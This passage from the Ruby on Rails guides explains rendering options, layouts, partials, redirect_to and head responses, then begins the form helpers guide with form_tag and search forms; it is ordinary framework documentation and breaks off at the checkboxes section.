By default, if you use the :text option, the text is rendered without using the current layout. If you want Rails to put the text into the current layout, you need to add the :layout => true option.

##### 2.2.8 Rendering JSON

JSON is a JavaScript data format used by many AJAX libraries. Rails has built-in support for converting objects to JSON and rendering that JSON back to the browser:

|  |
| --- |
| render :json => @product |

You don’t need to call to\_json on the object that you want to render. If you use the :json option, render will automatically call to\_json for you.

##### 2.2.9 Rendering XML

Rails also has built-in support for converting objects to XML and rendering that XML back to the caller:

|  |
| --- |
| render :xml => @product |

You don’t need to call to\_xml on the object that you want to render. If you use the :xml option, render will automatically call to\_xml for you.

##### 2.2.10 Rendering Vanilla JavaScript

Rails can render vanilla JavaScript:

|  |
| --- |
| render :js => "alert('Hello Rails');" |

This will send the supplied string to the browser with a MIME type of text/javascript.

##### 2.2.11 Options for render

Calls to the render method generally accept four options:

* :content\_type
* :layout
* :status
* :location

###### 2.2.11.1 The :content\_type Option

By default, Rails will serve the results of a rendering operation with the MIME content-type of text/html (or application/json if you use the :json option, or application/xml for the :xml option.). There are times when you might like to change this, and you can do so by setting the :content\_type option:

|  |
| --- |
| render :file => filename, :content\_type => 'application/rss' |

###### 2.2.11.2 The :layout Option

With most of the options to render, the rendered content is displayed as part of the current layout. You’ll learn more about layouts and how to use them later in this guide.

You can use the :layout option to tell Rails to use a specific file as the layout for the current action:

|  |
| --- |
| render :layout => 'special\_layout' |

You can also tell Rails to render with no layout at all:

|  |
| --- |
| render :layout => false |

###### 2.2.11.3 The :status Option

Rails will automatically generate a response with the correct HTTP status code (in most cases, this is 200 OK). You can use the :status option to change this:

|  |
| --- |
| render :status => 500  render :status => :forbidden |

Rails understands both numeric and symbolic status codes.

###### 2.2.11.4 The :location Option

You can use the :location option to set the HTTP Location header:

|  |
| --- |
| render :xml => photo, :location => photo\_url(photo) |

##### 2.2.12 Finding Layouts

To find the current layout, Rails first looks for a file in app/views/layouts with the same base name as the controller. For example, rendering actions from the PhotosController class will use app/views/layouts/photos.html.erb (or app/views/layouts/photos.builder). If there is no such controller-specific layout, Rails will use app/views/layouts/application.html.erb or app/views/layouts/application.builder. If there is no .erb layout, Rails will use a .builder layout if one exists. Rails also provides several ways to more precisely assign specific layouts to individual controllers and actions.

###### 2.2.12.1 Specifying Layouts for Controllers

You can override the default layout conventions in your controllers by using the layout declaration. For example:

|  |
| --- |
| class ProductsController < ApplicationController    layout "inventory"    #...  end |

With this declaration, all of the views rendered by the products controller will use app/views/layouts/inventory.html.erb as their layout.

To assign a specific layout for the entire application, use a layout declaration in your ApplicationController class:

|  |
| --- |
| class ApplicationController < ActionController::Base    layout "main"    #...  end |

With this declaration, all of the views in the entire application will use app/views/layouts/main.html.erb for their layout.

###### 2.2.12.2 Choosing Layouts at Runtime

You can use a symbol to defer the choice of layout until a request is processed:

|  |
| --- |
| class ProductsController < ApplicationController    layout :products\_layout      def show      @product = Product.find(params[:id])    end      private      def products\_layout        @current\_user.special? ? "special" : "products"      end    end |

Now, if the current user is a special user, they’ll get a special layout when viewing a product.

You can even use an inline method, such as a Proc, to determine the layout. For example, if you pass a Proc object, the block you give the Proc will be given the controller instance, so the layout can be determined based on the current request:

|  |
| --- |
| class ProductsController < ApplicationController    layout Proc.new { |controller| controller.request.xhr? ? 'popup' : 'application' }  end |

###### 2.2.12.3 Conditional Layouts

Layouts specified at the controller level support the :only and :except options. These options take either a method name, or an array of method names, corresponding to method names within the controller:

|  |
| --- |
| class ProductsController < ApplicationController    layout "product", :except => [:index, :rss]  end |

With this declaration, the product layout would be used for everything but the rss and index methods.

###### 2.2.12.4 Layout Inheritance

Layout declarations cascade downward in the hierarchy, and more specific layout declarations always override more general ones. For example:

* application\_controller.rb

|  |
| --- |
| class ApplicationController < ActionController::Base    layout "main"  end |

* posts\_controller.rb

|  |
| --- |
| class PostsController < ApplicationController  end |

* special\_posts\_controller.rb

|  |
| --- |
| class SpecialPostsController < PostsController    layout "special"  end |

* old\_posts\_controller.rb

|  |
| --- |
| class OldPostsController < SpecialPostsController    layout nil      def show      @post = Post.find(params[:id])    end      def index      @old\_posts = Post.older      render :layout => "old"    end    # ...  end |

In this application:

* In general, views will be rendered in the main layout
* PostsController#index will use the main layout
* SpecialPostsController#index will use the special layout
* OldPostsController#show will use no layout at all
* OldPostsController#index will use the old layout

##### 2.2.13 Avoiding Double Render Errors

Sooner or later, most Rails developers will see the error message “Can only render or redirect once per action”. While this is annoying, it’s relatively easy to fix. Usually it happens because of a fundamental misunderstanding of the way that render works.

For example, here’s some code that will trigger this error:

|  |
| --- |
| def show    @book = Book.find(params[:id])    if @book.special?      render :action => "special\_show"    end    render :action => "regular\_show"  end |

If @book.special? evaluates to true, Rails will start the rendering process to dump the @book variable into the special\_show view. But this will not stop the rest of the code in the show action from running, and when Rails hits the end of the action, it will start to render the regular\_show view – and throw an error. The solution is simple: make sure that you have only one call to render or redirect in a single code path. One thing that can help is and return. Here’s a patched version of the method:

|  |
| --- |
| def show    @book = Book.find(params[:id])    if @book.special?      render :action => "special\_show" and return    end    render :action => "regular\_show"  end |

Make sure to use and return instead of && return because && return will not work due to the operator precedence in the Ruby Language.

Note that the implicit render done by ActionController detects if render has been called, so the following will work without errors:

|  |
| --- |
| def show    @book = Book.find(params[:id])    if @book.special?      render :action => "special\_show"    end  end |

This will render a book with special? set with the special\_show template, while other books will render with the default show template.

#### 2.3 Using redirect\_to

Another way to handle returning responses to an HTTP request is with redirect\_to. As you’ve seen, render tells Rails which view (or other asset) to use in constructing a response. The redirect\_to method does something completely different: it tells the browser to send a new request for a different URL. For example, you could redirect from wherever you are in your code to the index of photos in your application with this call:

|  |
| --- |
| redirect\_to photos\_url |

You can use redirect\_to with any arguments that you could use with link\_to or url\_for. There’s also a special redirect that sends the user back to the page they just came from:

|  |
| --- |
| redirect\_to :back |

##### 2.3.1 Getting a Different Redirect Status Code

Rails uses HTTP status code 302, a temporary redirect, when you call redirect\_to. If you’d like to use a different status code, perhaps 301, a permanent redirect, you can use the :status option:

|  |
| --- |
| redirect\_to photos\_path, :status => 301 |

Just like the :status option for render, :status for redirect\_to accepts both numeric and symbolic header designations.

##### 2.3.2 The Difference Between render and redirect\_to

Sometimes inexperienced developers think of redirect\_to as a sort of goto command, moving execution from one place to another in your Rails code. This is not correct. Your code stops running and waits for a new request for the browser. It just happens that you’ve told the browser what request it should make next, by sending back an HTTP 302 status code.

Consider these actions to see the difference:

|  |
| --- |
| def index    @books = Book.all  end    def show    @book = Book.find\_by\_id(params[:id])    if @book.nil?      render :action => "index"    end  end |

With the code in this form, there will likely be a problem if the @book variable is nil. Remember, a render :action doesn’t run any code in the target action, so nothing will set up the @books variable that the index view will probably require. One way to fix this is to redirect instead of rendering:

|  |
| --- |
| def index    @books = Book.all  end    def show    @book = Book.find\_by\_id(params[:id])    if @book.nil?      redirect\_to :action => :index    end  end |

With this code, the browser will make a fresh request for the index page, the code in the index method will run, and all will be well.

The only downside to this code is that it requires a round trip to the browser: the browser requested the show action with /books/1 and the controller finds that there are no books, so the controller sends out a 302 redirect response to the browser telling it to go to /books/, the browser complies and sends a new request back to the controller asking now for the index action, the controller then gets all the books in the database and renders the index template, sending it back down to the browser which then shows it on your screen.

While in a small application, this added latency might not be a problem, it is something to think about if response time is a concern. We can demonstrate one way to handle this with a contrived example:

|  |
| --- |
| def index    @books = Book.all  end    def show    @book = Book.find\_by\_id(params[:id])    if @book.nil?      @books = Book.all      render "index", :alert => 'Your book was not found!'    end  end |

This would detect that there are no books with the specified ID, populate the @books instance variable with all the books in the model, and then directly render the index.html.erb template, returning it to the browser with a flash alert message to tell the user what happened.

#### 2.4 Using head To Build Header-Only Responses

The head method can be used to send responses with only headers to the browser. It provides a more obvious alternative to calling render :nothing. The head method takes one parameter, which is interpreted as a hash of header names and values. For example, you can return only an error header:

|  |
| --- |
| head :bad\_request |

This would produce the following header:

|  |
| --- |
| HTTP/1.1 400 Bad Request  Connection: close  Date: Sun, 24 Jan 2010 12:15:53 GMT  Transfer-Encoding: chunked  Content-Type: text/html; charset=utf-8  X-Runtime: 0.013483  Set-Cookie: \_blog\_session=...snip...; path=/; HttpOnly  Cache-Control: no-cache |

Or you can use other HTTP headers to convey other information:

|  |
| --- |
| head :created, :location => photo\_path(@photo) |

Which would produce:

|  |
| --- |
| HTTP/1.1 201 Created  Connection: close  Date: Sun, 24 Jan 2010 12:16:44 GMT  Transfer-Encoding: chunked  Location: /photos/1  Content-Type: text/html; charset=utf-8  X-Runtime: 0.083496  Set-Cookie: \_blog\_session=...snip...; path=/; HttpOnly  Cache-Control: no-cache |

### 3 Structuring Layouts

When Rails renders a view as a response, it does so by combining the view with the current layout, using the rules for finding the current layout that were covered earlier in this guide. Within a layout, you have access to three tools for combining different bits of output to form the overall response:

* Asset tags
* yield and content\_for
* Partials

#### 3.1 Asset Tag Helpers

Asset tag helpers provide methods for generating HTML that link views to feeds, JavaScript, stylesheets, images, videos and audios. There are six asset tag helpers available in Rails:

* auto\_discovery\_link\_tag
* javascript\_include\_tag
* stylesheet\_link\_tag
* image\_tag
* video\_tag
* audio\_tag

You can use these tags in layouts or other views, although the auto\_discovery\_link\_tag, javascript\_include\_tag, and stylesheet\_link\_tag, are most commonly used in the <head> section of a layout.

The asset tag helpers do not verify the existence of the assets at the specified locations; they simply assume that you know what you’re doing and generate the link.

##### 3.1.1 Linking to Feeds with the auto\_discovery\_link\_tag

The auto\_discovery\_link\_tag helper builds HTML that most browsers and newsreaders can use to detect the presence of RSS or Atom feeds. It takes the type of the link (:rss or :atom), a hash of options that are passed through to url\_for, and a hash of options for the tag:

|  |
| --- |
| <%= auto\_discovery\_link\_tag(:rss, {:action => "feed"},    {:title => "RSS Feed"}) %> |

There are three tag options available for the auto\_discovery\_link\_tag:

* :rel specifies the rel value in the link. The default value is “alternate”.
* :type specifies an explicit MIME type. Rails will generate an appropriate MIME type automatically.
* :title specifies the title of the link. The default value is the uppercased :type value, for example, “ATOM” or “RSS”.

##### 3.1.2 Linking to JavaScript Files with the javascript\_include\_tag

The javascript\_include\_tag helper returns an HTML script tag for each source provided.

If you are using Rails with the [Asset Pipeline](http://guides.ruby-china.org/asset_pipeline.html) enabled, this helper will generate a link to /assets/javascripts/ rather than public/javascripts which was used in earlier versions of Rails. This link is then served by the Sprockets gem, which was introduced in Rails 3.1.

A JavaScript file within a Rails application or Rails engine goes in one of three locations: app/assets, lib/assets or vendor/assets. These locations are explained in detail in the [Asset Organization section in the Asset Pipeline Guide](http://guides.ruby-china.org/asset_pipeline.html#asset-organization)

You can specify a full path relative to the document root, or a URL, if you prefer. For example, to link to a JavaScript file that is inside a directory called javascripts inside of one of app/assets, lib/assets or vendor/assets, you would do this:

|  |
| --- |
| <%= javascript\_include\_tag "main" %> |

Rails will then output a script tag such as this:

|  |
| --- |
| <script src='/assets/main.js' type="text/javascript"></script> |

The request to this asset is then served by the Sprockets gem.

To include multiple files such as app/assets/javascripts/main.js and app/assets/javascripts/columns.js at the same time:

|  |
| --- |
| <%= javascript\_include\_tag "main", "columns" %> |

To include app/assets/javascripts/main.js and app/assets/javascripts/photos/columns.js:

|  |
| --- |
| <%= javascript\_include\_tag "main", "/photos/columns" %> |

To include http://example.com/main.js:

|  |
| --- |
| <%= javascript\_include\_tag "<http://example.com/main.js>" %> |

If the application does not use the asset pipeline, the :defaults option loads jQuery by default:

|  |
| --- |
| <%= javascript\_include\_tag :defaults %> |

Outputting script tags such as this:

|  |
| --- |
| <script src="/javascripts/jquery.js" type="text/javascript"></script>  <script src="/javascripts/jquery\_ujs.js" type="text/javascript"></script> |

These two files for jQuery, jquery.js and jquery\_ujs.js must be placed inside public/javascripts if the application doesn’t use the asset pipeline. These files can be downloaded from the [jquery-rails repository on GitHub](https://github.com/indirect/jquery-rails/tree/master/vendor/assets/javascripts)

If you are using the asset pipeline, this tag will render a script tag for an asset called defaults.js, which would not exist in your application unless you’ve explicitly created it.

And you can in any case override the :defaults expansion in config/application.rb:

|  |
| --- |
| config.action\_view.javascript\_expansions[:defaults] = %w(foo.js bar.js) |

You can also define new defaults:

|  |
| --- |
| config.action\_view.javascript\_expansions[:projects] = %w(projects.js tickets.js) |

And use them by referencing them exactly like :defaults:

|  |
| --- |
| <%= javascript\_include\_tag :projects %> |

When using :defaults, if an application.js file exists in public/javascripts it will be included as well at the end.

Also, if the asset pipeline is disabled, the :all expansion loads every JavaScript file in public/javascripts:

|  |
| --- |
| <%= javascript\_include\_tag :all %> |

Note that your defaults of choice will be included first, so they will be available to all subsequently included files.

You can supply the :recursive option to load files in subfolders of public/javascripts as well:

|  |
| --- |
| <%= javascript\_include\_tag :all, :recursive => true %> |

If you’re loading multiple JavaScript files, you can create a better user experience by combining multiple files into a single download. To make this happen in production, specify :cache => true in your javascript\_include\_tag:

|  |
| --- |
| <%= javascript\_include\_tag "main", "columns", :cache => true %> |

By default, the combined file will be delivered as javascripts/all.js. You can specify a location for the cached asset file instead:

|  |
| --- |
| <%= javascript\_include\_tag "main", "columns",    :cache => 'cache/main/display' %> |

You can even use dynamic paths such as cache/#{current\_site}/main/display.

##### 3.1.3 Linking to CSS Files with the stylesheet\_link\_tag

The stylesheet\_link\_tag helper returns an HTML <link> tag for each source provided.

If you are using Rails with the “Asset Pipeline” enabled, this helper will generate a link to /assets/stylesheets/. This link is then processed by the Sprockets gem. A stylesheet file can be stored in one of three locations: app/assets, lib/assets or vendor/assets.

You can specify a full path relative to the document root, or a URL. For example, to link to a stylesheet file that is inside a directory called stylesheets inside of one of app/assets, lib/assets or vendor/assets, you would do this:

|  |
| --- |
| <%= stylesheet\_link\_tag "main" %> |

To include app/assets/stylesheets/main.css and app/assets/stylesheets/columns.css:

|  |
| --- |
| <%= stylesheet\_link\_tag "main", "columns" %> |

To include app/assets/stylesheets/main.css and app/assets/stylesheets/photos/columns.css:

|  |
| --- |
| <%= stylesheet\_link\_tag "main", "/photos/columns" %> |

To include http://example.com/main.css:

|  |
| --- |
| <%= stylesheet\_link\_tag "<http://example.com/main.css>" %> |

By default, the stylesheet\_link\_tag creates links with media="screen" rel="stylesheet" type="text/css". You can override any of these defaults by specifying an appropriate option (:media, :rel, or :type):

|  |
| --- |
| <%= stylesheet\_link\_tag "main\_print", :media => "print" %> |

If the asset pipeline is disabled, the all option links every CSS file in public/stylesheets:

|  |
| --- |
| <%= stylesheet\_link\_tag :all %> |

You can supply the :recursive option to link files in subfolders of public/stylesheets as well:

|  |
| --- |
| <%= stylesheet\_link\_tag :all, :recursive => true %> |

If you’re loading multiple CSS files, you can create a better user experience by combining multiple files into a single download. To make this happen in production, specify :cache => true in your stylesheet\_link\_tag:

|  |
| --- |
| <%= stylesheet\_link\_tag "main", "columns", :cache => true %> |

By default, the combined file will be delivered as stylesheets/all.css. You can specify a location for the cached asset file instead:

|  |
| --- |
| <%= stylesheet\_link\_tag "main", "columns",    :cache => 'cache/main/display' %> |

You can even use dynamic paths such as cache/#{current\_site}/main/display.

##### 3.1.4 Linking to Images with the image\_tag

The image\_tag helper builds an HTML <img /> tag to the specified file. By default, files are loaded from public/images.

Note that you must specify the extension of the image. Previous versions of Rails would allow you to just use the image name and would append .png if no extension was given but Rails 3.0 does not.

|  |
| --- |
| <%= image\_tag "header.png" %> |

You can supply a path to the image if you like:

|  |
| --- |
| <%= image\_tag "icons/delete.gif" %> |

You can supply a hash of additional HTML options:

|  |
| --- |
| <%= image\_tag "icons/delete.gif", {:height => 45} %> |

You can also supply an alternate image to show on mouseover:

|  |
| --- |
| <%= image\_tag "home.gif", :onmouseover => "menu/home\_highlight.gif" %> |

You can supply alternate text for the image which will be used if the user has images turned off in their browser. If you do not specify an alt text explicitly, it defaults to the file name of the file, capitalized and with no extension. For example, these two image tags would return the same code:

|  |
| --- |
| <%= image\_tag "home.gif" %>  <%= image\_tag "home.gif", :alt => "Home" %> |

You can also specify a special size tag, in the format “{width}x{height}”:

|  |
| --- |
| <%= image\_tag "home.gif", :size => "50x20" %> |

In addition to the above special tags, you can supply a final hash of standard HTML options, such as :class, :id or :name:

|  |
| --- |
| <%= image\_tag "home.gif", :alt => "Go Home",                            :id => "HomeImage",                            :class => 'nav\_bar' %> |

##### 3.1.5 Linking to Videos with the video\_tag

The video\_tag helper builds an HTML 5 <video> tag to the specified file. By default, files are loaded from public/videos.

|  |
| --- |
| <%= video\_tag "movie.ogg" %> |

Produces

|  |
| --- |
| <video src="/videos/movie.ogg" /> |

Like an image\_tag you can supply a path, either absolute, or relative to the public/videos directory. Additionally you can specify the :size => "#{width}x#{height}" option just like an image\_tag. Video tags can also have any of the HTML options specified at the end (id, class et al).

The video tag also supports all of the <video> HTML options through the HTML options hash, including:

* :poster => 'image\_name.png', provides an image to put in place of the video before it starts playing.
* :autoplay => true, starts playing the video on page load.
* :loop => true, loops the video once it gets to the end.
* :controls => true, provides browser supplied controls for the user to interact with the video.
* :autobuffer => true, the video will pre load the file for the user on page load.

You can also specify multiple videos to play by passing an array of videos to the video\_tag:

|  |
| --- |
| <%= video\_tag ["trailer.ogg", "movie.ogg"] %> |

This will produce:

|  |
| --- |
| <video><source src="trailer.ogg" /><source src="movie.ogg" /></video> |

##### 3.1.6 Linking to Audio Files with the audio\_tag

The audio\_tag helper builds an HTML 5 <audio> tag to the specified file. By default, files are loaded from public/audios.

|  |
| --- |
| <%= audio\_tag "music.mp3" %> |

You can supply a path to the audio file if you like:

|  |
| --- |
| <%= audio\_tag "music/first\_song.mp3" %> |

You can also supply a hash of additional options, such as :id, :class etc.

Like the video\_tag, the audio\_tag has special options:

* :autoplay => true, starts playing the audio on page load
* :controls => true, provides browser supplied controls for the user to interact with the audio.
* :autobuffer => true, the audio will pre load the file for the user on page load.

#### 3.2 Understanding yield

Within the context of a layout, yield identifies a section where content from the view should be inserted. The simplest way to use this is to have a single yield, into which the entire contents of the view currently being rendered is inserted:

|  |
| --- |
| <html>    <head>    </head>    <body>    <%= yield %>    </body>  </html> |

You can also create a layout with multiple yielding regions:

|  |
| --- |
| <html>    <head>    <%= yield :head %>    </head>    <body>    <%= yield %>    </body>  </html> |

The main body of the view will always render into the unnamed yield. To render content into a named yield, you use the content\_for method.

#### 3.3 Using the content\_for Method

The content\_for method allows you to insert content into a named yield block in your layout. For example, this view would work with the layout that you just saw:

|  |
| --- |
| <% content\_for :head do %>    <title>A simple page</title>  <% end %>    <p>Hello, Rails!</p> |

The result of rendering this page into the supplied layout would be this HTML:

|  |
| --- |
| <html>    <head>    <title>A simple page</title>    </head>    <body>    <p>Hello, Rails!</p>    </body>  </html> |

The content\_for method is very helpful when your layout contains distinct regions such as sidebars and footers that should get their own blocks of content inserted. It’s also useful for inserting tags that load page-specific JavaScript or css files into the header of an otherwise generic layout.

#### 3.4 Using Partials

Partial templates – usually just called “partials” – are another device for breaking the rendering process into more manageable chunks. With a partial, you can move the code for rendering a particular piece of a response to its own file.

##### 3.4.1 Naming Partials

To render a partial as part of a view, you use the render method within the view:

|  |
| --- |
| <%= render "menu" %> |

This will render a file named \_menu.html.erb at that point within the view being rendered. Note the leading underscore character: partials are named with a leading underscore to distinguish them from regular views, even though they are referred to without the underscore. This holds true even when you’re pulling in a partial from another folder:

|  |
| --- |
| <%= render "shared/menu" %> |

That code will pull in the partial from app/views/shared/\_menu.html.erb.

##### 3.4.2 Using Partials to Simplify Views

One way to use partials is to treat them as the equivalent of subroutines: as a way to move details out of a view so that you can grasp what’s going on more easily. For example, you might have a view that looked like this:

|  |
| --- |
| <%= render "shared/ad\_banner" %>    <h1>Products</h1>    <p>Here are a few of our fine products:</p>  ...    <%= render "shared/footer" %> |

Here, the \_ad\_banner.html.erb and \_footer.html.erb partials could contain content that is shared among many pages in your application. You don’t need to see the details of these sections when you’re concentrating on a particular page.

For content that is shared among all pages in your application, you can use partials directly from layouts.

##### 3.4.3 Partial Layouts

A partial can use its own layout file, just as a view can use a layout. For example, you might call a partial like this:

|  |
| --- |
| <%= render :partial => "link\_area", :layout => "graybar" %> |

This would look for a partial named \_link\_area.html.erb and render it using the layout \_graybar.html.erb. Note that layouts for partials follow the same leading-underscore naming as regular partials, and are placed in the same folder with the partial that they belong to (not in the master layouts folder).

Also note that explicitly specifying :partial is required when passing additional options such as :layout.

##### 3.4.4 Passing Local Variables

You can also pass local variables into partials, making them even more powerful and flexible. For example, you can use this technique to reduce duplication between new and edit pages, while still keeping a bit of distinct content:

* new.html.erb

|  |
| --- |
| <h1>New zone</h1>  <%= error\_messages\_for :zone %>  <%= render :partial => "form", :locals => { :zone => @zone } %> |

* edit.html.erb

|  |
| --- |
| <h1>Editing zone</h1>  <%= error\_messages\_for :zone %>  <%= render :partial => "form", :locals => { :zone => @zone } %> |

* \_form.html.erb

|  |
| --- |
| <%= form\_for(zone) do |f| %>    <p>      <b>Zone name</b><br />      <%= f.text\_field :name %>    </p>    <p>      <%= f.submit %>    </p>  <% end %> |

Although the same partial will be rendered into both views, Action View’s submit helper will return “Create Zone” for the new action and “Update Zone” for the edit action.

Every partial also has a local variable with the same name as the partial (minus the underscore). You can pass an object in to this local variable via the :object option:

|  |
| --- |
| <%= render :partial => "customer", :object => @new\_customer %> |

Within the customer partial, the customer variable will refer to @new\_customer from the parent view.

In previous versions of Rails, the default local variable would look for an instance variable with the same name as the partial in the parent. This behavior was deprecated in 2.3 and has been removed in Rails 3.0.

If you have an instance of a model to render into a partial, you can use a shorthand syntax:

|  |
| --- |
| <%= render @customer %> |

Assuming that the @customer instance variable contains an instance of the Customer model, this will use \_customer.html.erb to render it and will pass the local variable customer into the partial which will refer to the @customer instance variable in the parent view.

##### 3.4.5 Rendering Collections

Partials are very useful in rendering collections. When you pass a collection to a partial via the :collection option, the partial will be inserted once for each member in the collection:

* index.html.erb

|  |
| --- |
| <h1>Products</h1>  <%= render :partial => "product", :collection => @products %> |

* \_product.html.erb

|  |
| --- |
| <p>Product Name: <%= product.name %></p> |

When a partial is called with a pluralized collection, then the individual instances of the partial have access to the member of the collection being rendered via a variable named after the partial. In this case, the partial is \_product, and within the \_product partial, you can refer to product to get the instance that is being rendered.

In Rails 3.0, there is also a shorthand for this. Assuming @products is a collection of product instances, you can simply write this in the index.html.erb to produce the same result:

|  |
| --- |
| <h1>Products</h1>  <%= render @products %> |

Rails determines the name of the partial to use by looking at the model name in the collection. In fact, you can even create a heterogeneous collection and render it this way, and Rails will choose the proper partial for each member of the collection:

In the event that the collection is empty, render will return nil, so it should be fairly simple to provide alternative content.

|  |
| --- |
| <h1>Products</h1>  <%= render(@products) || 'There are no products available.' %> |

* index.html.erb

|  |
| --- |
| <h1>Contacts</h1>  <%= render [customer1, employee1, customer2, employee2] %> |

* customers/\_customer.html.erb

|  |
| --- |
| <p>Customer: <%= customer.name %></p> |

* employees/\_employee.html.erb

|  |
| --- |
| <p>Employee: <%= employee.name %></p> |

In this case, Rails will use the customer or employee partials as appropriate for each member of the collection.

##### 3.4.6 Local Variables

To use a custom local variable name within the partial, specify the :as option in the call to the partial:

|  |
| --- |
| <%= render :partial => "product", :collection => @products, :as => :item %> |

With this change, you can access an instance of the @products collection as the item local variable within the partial.

You can also pass in arbitrary local variables to any partial you are rendering with the :locals => {} option:

|  |
| --- |
| <%= render :partial => 'products', :collection => @products,             :as => :item, :locals => {:title => "Products Page"} %> |

Would render a partial \_products.html.erb once for each instance of product in the @products instance variable passing the instance to the partial as a local variable called item and to each partial, make the local variable title available with the value Products Page.

Rails also makes a counter variable available within a partial called by the collection, named after the member of the collection followed by \_counter. For example, if you’re rendering @products, within the partial you can refer to product\_counter to tell you how many times the partial has been rendered. This does not work in conjunction with the :as => :value option.

You can also specify a second partial to be rendered between instances of the main partial by using the :spacer\_template option:

##### 3.4.7 Spacer Templates

|  |
| --- |
| <%= render :partial => @products, :spacer\_template => "product\_ruler" %> |

Rails will render the \_product\_ruler partial (with no data passed in to it) between each pair of \_product partials.

#### 3.5 Using Nested Layouts

You may find that your application requires a layout that differs slightly from your regular application layout to support one particular controller. Rather than repeating the main layout and editing it, you can accomplish this by using nested layouts (sometimes called sub-templates). Here’s an example:

Suppose you have the following ApplicationController layout:

* app/views/layouts/application.html.erb

|  |
| --- |
| <html>  <head>    <title><%= @page\_title or 'Page Title' %></title>    <%= stylesheet\_link\_tag 'layout' %>    <style type="text/css"><%= yield :stylesheets %></style>  </head>  <body>    <div id="top\_menu">Top menu items here</div>    <div id="menu">Menu items here</div>    <div id="content"><%= content\_for?(:content) ? yield(:content) : yield %></div>  </body>  </html> |

On pages generated by NewsController, you want to hide the top menu and add a right menu:

* app/views/layouts/news.html.erb

|  |
| --- |
| <% content\_for :stylesheets do %>    #top\_menu {display: none}    #right\_menu {float: right; background-color: yellow; color: black}  <% end %>  <% content\_for :content do %>    <div id="right\_menu">Right menu items here</div>    <%= content\_for?(:news\_content) ? yield(:news\_content) : yield %>  <% end %>  <%= render :template => 'layouts/application' %> |

That’s it. The News views will use the new layout, hiding the top menu and adding a new right menu inside the “content” div.

There are several ways of getting similar results with different sub-templating schemes using this technique. Note that there is no limit in nesting levels. One can use the ActionView::render method via render :template => 'layouts/news' to base a new layout on the News layout. If you are sure you will not subtemplate the News layout, you can replace the content\_for?(:news\_content) ? yield(:news\_content) : yield with simply yield.

## 3.2、[Action View Form Helpers](http://guides.ruby-china.org/form_helpers.html)

Rails Form helpers

Forms in web applications are an essential interface for user input. However, form markup can quickly become tedious to write and maintain because of form control naming and their numerous attributes. Rails deals away with these complexities by providing view helpers for generating form markup. However, since they have different use-cases, developers are required to know all the differences between similar helper methods before putting them to use.

In this guide you will:

* Create search forms and similar kind of generic forms not representing any specific model in your application
* Make model-centric forms for creation and editing of specific database records
* Generate select boxes from multiple types of data
* Understand the date and time helpers Rails provides
* Learn what makes a file upload form different
* Learn some cases of building forms to external resources
* Find out where to look for complex forms

This guide is not intended to be a complete documentation of available form helpers and their arguments. Please visit [the Rails API documentation](http://api.rubyonrails.org/) for a complete reference.

**1 Dealing with Basic Forms**

The most basic form helper is form\_tag.

|  |
| --- |
| <%= form\_tag do %>    Form contents  <% end %> |

When called without arguments like this, it creates a <form> tag which, when submitted, will POST to the current page. For instance, assuming the current page is /home/index, the generated HTML will look like this (some line breaks added for readability):

|  |
| --- |
| <form accept-charset="UTF-8" action="/home/index" method="post">    <div style="margin:0;padding:0">      <input name="utf8" type="hidden" value="&#x2713;" />      <input name="authenticity\_token" type="hidden" value="f755bb0ed134b76c432144748a6d4b7a7ddf2b71" />    </div>    Form contents  </form> |

Now, you’ll notice that the HTML contains something extra: a div element with two hidden input elements inside. This div is important, because the form cannot be successfully submitted without it. The first input element with name utf8 enforces browsers to properly respect your form’s character encoding and is generated for all forms whether their actions are “GET” or “POST”. The second input element with name authenticity\_token is a security feature of Rails called **cross-site request forgery protection**, and form helpers generate it for every non-GET form (provided that this security feature is enabled). You can read more about this in the [Security Guide](http://guides.ruby-china.org/security.html#cross-site-request-forgery-csrf).

Throughout this guide, the div with the hidden input elements will be excluded from code samples for brevity.

**1.1 A Generic Search Form**

One of the most basic forms you see on the web is a search form. This form contains:

1. a form element with “GET” method,
2. a label for the input,
3. a text input element, and
4. a submit element.

To create this form you will use form\_tag, label\_tag, text\_field\_tag, and submit\_tag, respectively. Like this:

|  |
| --- |
| <%= form\_tag("/search", :method => "get") do %>    <%= label\_tag(:q, "Search for:") %>    <%= text\_field\_tag(:q) %>    <%= submit\_tag("Search") %>  <% end %> |

This will generate the following HTML:

|  |
| --- |
| <form accept-charset="UTF-8" action="/search" method="get">    <label for="q">Search for:</label>    <input id="q" name="q" type="text" />    <input name="commit" type="submit" value="Search" />  </form> |

For every form input, an ID attribute is generated from its name (“q” in the example). These IDs can be very useful for CSS styling or manipulation of form controls with JavaScript.

Besides text\_field\_tag and submit\_tag, there is a similar helper for *every* form control in HTML.

Always use “GET” as the method for search forms. This allows users to bookmark a specific search and get back to it. More generally Rails encourages you to use the right HTTP verb for an action.

**1.2 Multiple Hashes in Form Helper Calls**

The form\_tag helper accepts 2 arguments: the path for the action and an options hash. This hash specifies the method of form submission and HTML options such as the form element’s class.

As with the link\_to helper, the path argument doesn’t have to be given a string; it can be a hash of URL parameters recognizable by Rails’ routing mechanism, which will turn the hash into a valid URL. However, since both arguments to form\_tag are hashes, you can easily run into a problem if you would like to specify both. For instance, let’s say you write this:

|  |
| --- |
| form\_tag(:controller => "people", :action => "search", :method => "get", :class => "nifty\_form")  # => '<form accept-charset="UTF-8" action="/people/search?method=get&class=nifty\_form" method="post">' |

Here, method and class are appended to the query string of the generated URL because you even though you mean to write two hashes, you really only specified one. So you need to tell Ruby which is which by delimiting the first hash (or both) with curly brackets. This will generate the HTML you expect:

|  |
| --- |
| form\_tag({:controller => "people", :action => "search"}, :method => "get", :class => "nifty\_form")  # => '<form accept-charset="UTF-8" action="/people/search" method="get" class="nifty\_form">' |

**1.3 Helpers for Generating Form Elements**

Rails provides a series of helpers for generating form elements such as checkboxes, text fields, and radio buttons. These basic helpers, with names ending in “\_tag” (such as text\_field\_tag and check\_box\_tag), generate just a single <input> element. The first parameter to these is always the name of the input. When the form is submitted, the name will be passed along with the form data, and will make its way to the params hash in the controller with the value entered by the user for that field. For example, if the form contains <%= text\_field\_tag(:query) %>, then you would be able to get the value of this field in the controller with params[:query].

When naming inputs, Rails uses certain conventions that make it possible to submit parameters with non-scalar values such as arrays or hashes, which will also be accessible in params. You can read more about them in [chapter 7 of this guide](http://guides.ruby-china.org/form_helpers.html#understanding-parameter-naming-conventions). For details on the precise usage of these helpers, please refer to the [API documentation](http://api.rubyonrails.org/classes/ActionView/Helpers/FormTagHelper.html).

**1.3.1 Checkboxes**

Checkboxes are form controls that give the user a set of options they can enable or disable:

|  |
| --- |
